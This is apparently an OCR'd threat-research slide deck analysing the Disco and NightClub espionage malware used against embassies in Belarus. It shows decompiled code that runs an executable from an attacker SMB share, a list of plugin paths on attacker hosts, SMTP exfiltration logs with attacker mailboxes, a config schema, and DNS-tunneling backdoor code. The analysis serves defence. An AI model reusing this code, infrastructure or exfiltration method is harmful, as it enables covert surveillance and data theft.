
35.214.56.2

Summary | Explore | History | WHOIS

**Basic Information**

| | |
|---|---|
| **Network** | GOOGLE-2 (US) |
| **Routing** | 35.214.0.0/17 via AS19527 |
| **Protocols** | no publicly accessible services |




Targeted embassy
Captive portal check
msftconnecttest.com
DPI device at the ISP
Redirection
DNS request
DNS
SMB
updates.microsoft[.]com
Download
Fake update
MicrosoftUpdate845255.exe
SMB
C&C
Kali Linux server
Download
SMB
Data exfiltration
Plugins

# AitM: compromised router or ISP?

# Residential IP addresses

# Deep Packet Inspection in Belarus

Subscriber Only

# U.S. Company Faces Backlash After Belarus Uses Its Tech to Block Internet

- U.S. firm promotes ability to ‘blacklist’ 150 million websites
- Senator calls on Treasury Department to investigate company

# BAD TRAFFIC

## Sandvine's PacketLogic Devices Used to Deploy Government Spyware in Turkey and Redirect Egyptian Users to Affiliate Ads?

By Bill Marczak, Jakub Dalek, Sarah McKune, Adam Senft, John Scott-Railton, and Ron Deibert

March 9, 2018 أزمة مرورية (Arabic translation), KÖTÜ TRAFİK (Turkish translation)

Download this report

# BELARUS

**SUBMISSION TO THE UNITED NATIONS HUMAN RIGHTS COMMITTEE**

**124TH SESSION, 8 OCTOBER TO 2 NOVEMBER 2018**

AMNESTY INTERNATIONAL


## *Article 17*

The legal framework governing secret surveillance allows the authorities to undertake wide-ranging surveillance with little or no justification. The System of Operative Investigative Measures (SORM), a system of lawful interception of all electronic communications, enables the authorities direct access to telephone and internet communications and associated data. The possible surveillance restricted human rights defenders, other civil society and political activists as well as journalists in exercising their human rights.[8]

The SORM system allows the authorities direct, remote-control access to all user communications and associated data without notifying the providers. Under Belarusian law, all telecommunications providers in the country must make their hardware compatible with the SORM system. The system facilitates real-time

SORM

# Assessment: ISP level


Targeted embassy
Captive portal check
msftconnecttest.com
DPI device at the ISP
Redirection
DNS request
DNS
SMB
updates.microsoft[.]com
Download
Fake update
MicrosoftUpdate845255.exe
SMB
C&C
Kali Linux server
Download
SMB
Data exfiltration
Plugins

# Disco

Go | 2020 | AitM

| | |
|---|---|
| github_com_mozey_schtasks... | .text |
| github_com_mozey_schtasks... | .text |
| main_DNSQuery_encode | .text |
| main_DNSQuestion_encode | .text |
| main_RunQuery | .text |
| main_RunQuery_dwrap_1 | .text |
| **main_main** | **.text** |

```
github_com_mozey_schtasks_RunEveryMinutes((__int64)"\\\\35.214.56.2\\OfficeBroker\\OfficeBroker.exe", 43LL, v0, 1LL);
if ( "\\\\35.214.56.2\\OfficeBroker\\OfficeBroker.exe" )
  log_Fatal(v4);
github_com_mozey_schtasks_RunEveryMinutesHighest(
  (__int64)"\\\\35.214.56.2\\OfficeBroker\\OfficeBroker.exe",
  43LL,
  v2,
  1LL);
main_RunQuery(25LL, 43LL, v3, (__int64)"windows.system.update.com");
```


# SMB shares

## Execute

Spying plugins

## Exfiltrate

Collected data



## Linux machine

Kali Linux

# Plugins - SMB shares

**209.19.37[.]184**\driverpack\aact.exe
**59.6.8[.]25**\outlooksync\outlooksync.exe
**52.3.8[.]25**\oracle\oracleTelemetry.exe
\\globaltelemetry[.]org\info\driverconfigurator.exe
\\facebooklogger[.]org\logs\logger.exe
\\hotkeysstatus[.]com\statuses\checkme.exe

# Plugins - SMB shares

\\209.19.37[.]184\driverpack\aact.exe
\\59.6.8[.]25\outlooksync\outlooksync.exe
\\52.3.8[.]25\oracle\oracleTelemetry.exe
**globaltelemetry[.]org**\info\driverconfigurator.exe
**facebooklogger[.]org**\logs\logger.exe
**hotkeysstatus[.]com**\statuses\checkme.exe


```
whois hotkeysstatus.com
No match for domain
"HOTKEYSSTATUS.COM".
```


117.61.84[.]5

# Plug-ins


Take screenshots


PowerShell scripts



Recent file stealer

LPE CVE-2021-1732




Reverse Proxy (revsocks)

# 3: NightClub


£C☺► .?AVFileMonitor@filemon@swamp@@ £C☺► .?AVSwampFileMonitor@swamp@@ £C☺►
.?AVBaseFilesProvider@filemon@swamp@@ £C☺► .?AVSwampFileSender@swamp@@ £C☺► .?AVIFileSender@
nightclub@def@@ £C☺► .?AVIDataStream@nightclub@def@@ £C☺► .?AV?$IStringData@_W@str@def@@ £C☺►
.?AV?$StringData@_W@str@def@@ £C☺► .?AVIFilesProvider@filemon@swamp@@ £C☺► .?AV?$IStrin
g@_W@str@def@@ £C☺► .?AV?$StringBase@_W@str@def@@ £C☺► .?AV?$IStringData@D@str@def@@ £C☺►
.?AV?$StringData@D@str@def@@ £C☺► .?AV?$IString@D@str@def@@ £C☺► .?AV?$StringBase@D@s
tr@def@@ £C☺► .?AVGammaStreamEncryptor@depth@jasons@@ £C☺► .?AVAbsolutizedBase@depth@jasons
@@ £C☺► .?AVIStreamEncryptor@depth@jasons@@ £C☺► .?AVexception@@ £C☺► .?AVException@except
ion@def@@ £C☺► .?AVLcgEncryptionBase@depth@jasons@@ £C☺► .?AVProHypoxemia@depth@jasons@@
£C☺► .?AVIEncryptor@depth@jasons@@ £C☺► .?AVSentFilesStorage@filemon@swamp@@ £C☺► .?AV
IFilesListStorage@filemon@swamp@@ £C☺► .?AVFilesEnumerator@file@def@@ £C☺► .?AVIFileSystemP
rocessor@file@def@@

# NightClub

C++ | 2014 | VPN


Community Score

35 security vendors and no sandboxes flagged this file as malicious

ee2c61216ed691f8bf1f080fb9c7d7cfc6f370e6f5c0d493db523b48e699a2ec

C:\Users\Support\Desktop\EsetUpdate-0117583943.eee

peexe

DETECTION DETAILS RELATIONS BEHAVIOR CONTENT TELEMETRY COMMUNITY

**Submissions**

| Date | Name | Source | Country |
|---|---|---|---|
| 2014-11-19 17:20:23 UTC | C:\Users\Support\Desktop\EsetUpdate-0117583943.eee | 725be15c - api | UA |

Oldest known sample of NightClub


```
unk_1001A8C0    db  7Ch ; |                 ; DATA XREF: F_decrypt_string_by_ID+D↑r
                                            ; %temp%
                                            ; .doc
                                            ; .docx
                                            ; .xls
                                            ; .xlsx
                                            ; .pdf
                                            ; glen.morriss
                                            ; glen.morriss75@seznam.cz
                                            ; [redacted]
                                            ; SunyaF@seznam.cz
                                            ; smtp.seznam.cz
                db      0
                db      6
                db      0
```

# Configuration

# Capabilities

## File stealer

.doc, .docx, .xls and .pdf



## C&C by emails

SMTP
CSmtp library

220 smtp.mail.com Python SMTP 1.4.2
EHLO computer
250-smtp.mail.com
250-SIZE 33554432
250-8BITMIME
250-SMTPUTF8
250-STARTTLS
250-AUTH LOGIN PLAIN
250 HELP
AUTH LOGIN
334 VXNlciBOYW1lAA==
Z2xlbi5tb3JyaXNzNzU=
334 UGFzc3dvcmQA
[redacted]
235 2.7.0 Authentication successful
MAIL FROM:<glen.morriss75@seznam.cz>
250 OK
RCPT TO:<SunyaF@seznam.cz>

250-SMTPUTF8
250-STARTTLS
250-AUTH LOGIN PLAIN
250 HELP
AUTH LOGIN
334 VXNlciBOYW1lAA==
Z2xlbi5tb3JyaXNzNzU=
334 UGFzc3dvcmQA
[redacted]
235 2.7.0 Authentication successful
MAIL FROM:<glen.morriss75@seznam.cz>
250 OK
RCPT TO:<SunyaF@seznam.cz>
250 OK
DATA
354 End data with <CR><LF>.<CR><LF>
Date: 10 Mar 2022 20:8:37
From: glen.morriss75 <glen.morriss75@seznam.cz>
X-Mailer: The Bat! (v3.02) Professional

RCPT TO:<SunyaF@seznam.cz>
250 OK
DATA
354 End data with <CR><LF>.<CR><LF>
Date: 10 Mar 2022 20:8:37
From: glen.morriss75 <glen.morriss75@seznam.cz>
X-Mailer: The Bat! (v3.02) Professional
Reply-To: glen.morriss75@seznam.cz
X-Priority: 3 (Normal)
To: <SunyaF@seznam.cz>
Subject: no
MIME-Version: 1.0
Content-Type: multipart/mixed; boundary="__MESSAGE__ID__54yg6f6h6y456345"

--__MESSAGE__ID__54yg6f6h6y456345
Content-type: text/plain; charset=US-ASCII
Content-Transfer-Encoding: 7bit

file

Reply-To: glen.morriss75@seznam.cz
X-Priority: 3 (Normal)
To: <SunyaF@seznam.cz>
Subject: no
MIME-Version: 1.0
Content-Type: multipart/mixed; boundary="__MESSAGE__ID__54yg6f6h6y456345"


--__MESSAGE__ID__54yg6f6h6y456345
Content-type: text/plain; charset=US-ASCII
Content-Transfer-Encoding: 7bit

file
--__MESSAGE__ID__54yg6f6h6y456345
Content-Type: application/x-msdownload; name="TEST FILE.bin"
Content-Transfer-Encoding: base64
Content-Disposition: attachment; filename="TEST FILE.bin"

p5DPwaX6a5en441+k3P2b7wDzJ+RiUtWIsQKfT8hXtJ4cjg5HfQoHD70TZWrvBF59CNllWkl


# 2020-2022 variant

# 2020-2022 variant




## Orchestrator

svhvost.exe



## Module agent

schvost.exe





## Shared code

with past versions

```
data:0090B5D4 aThreadNeUdaets text "windows-1251", 'Thread: Не удается создать поток.',0
```

# Configuration




`%APPDATA%\Microsoft\def\Gfr45.cfg`

**RSA**

**Hardcoded key**

```
{
    "main":{
        "agent_name":"<filename of the module agent>",
        "server_name":"<filename of the orchestrator>",
        "auto_del": {
            "enabled":<true or false>,
            "days":<integer>
        }
    },
    "storage":{
        "path":"<path>",
        "max_size":<integer>,
        "stop_at_limit":<true or false>
```

```
},
"transport":{
    "client_mail":"<email address>",
    "pass":"<password of the email address>",
    "control_mail":"<email address>",
    "smtp":"<domain>",
    "pop3":"<domain>",
    "server_port":<integer>,
    "use_ssl":<true or false>,
    "max_file_size":<integer>,
    "max_daily_traffic":<integer>
},
"modules":[
```


```
        "max_file_size":<integer>,
        "max_daily_traffic":<integer>
    },
    "modules":[
        {
         "name":"<filename of the module>",
         "enabled":<true or false>,
         "max_size":<integer>,
         "file":"<filename of the output file>"
         //[Other fields depending on the module]
        }
    ]
}
```

# NightClub plugins


**Masquerade**


**Export**

Start or Starts





**JSON**


# Plugins

Audio recorder

Screenshotter



Keylogger




DNS-tunneling backdoor

# DNS-tunneling backdoor

```
inet_pton(2, cc_server_address, &addr->pName);
A = DnsQuery_A(pszName, DNS_TYPE_TEXT, DNS_QUERY_BYPASS_CACHE, addr, ppQueryResults, 0);
```

```
ppStringArray = _ppQueryResults->Data.TXT.pStringArray;
_Dst[4] = 0;
i = 0;
_Dst[5] = 15;
LOBYTE(v23) = 2;
*_Dst = 0;
v19 = 6;
if ( _ppQueryResults->Data.TXT.dwStringCount )
{
  do
  {
    String_concat(_Dst, *ppStringArray);
    _Dst = Dst;
    ++ppStringArray;
    ++i;
  }
  while ( i < _ppQueryResults->Data.TXT.dwStringCount );
  _ppQueryResults = ppQueryResults;
}
```

# Requests

xZW1wdHkx.11.1.1.cid

# Requests

xZW1wdHkx.11.1.1.cid

# Requests

xZW1wdHkx.11.1.1.cid

empty

# Replies

xYzpcd2luZG93c1xzeXN0ZW0zMlxjYWxjLmV4ZQx.27.2.1.calc

# Replies

xYzpcd2luZG93c1xzeXN0ZW0zMlxjYWxjLmV4ZQx.27.2.1.calc

c:\windows\system32\calc.exe

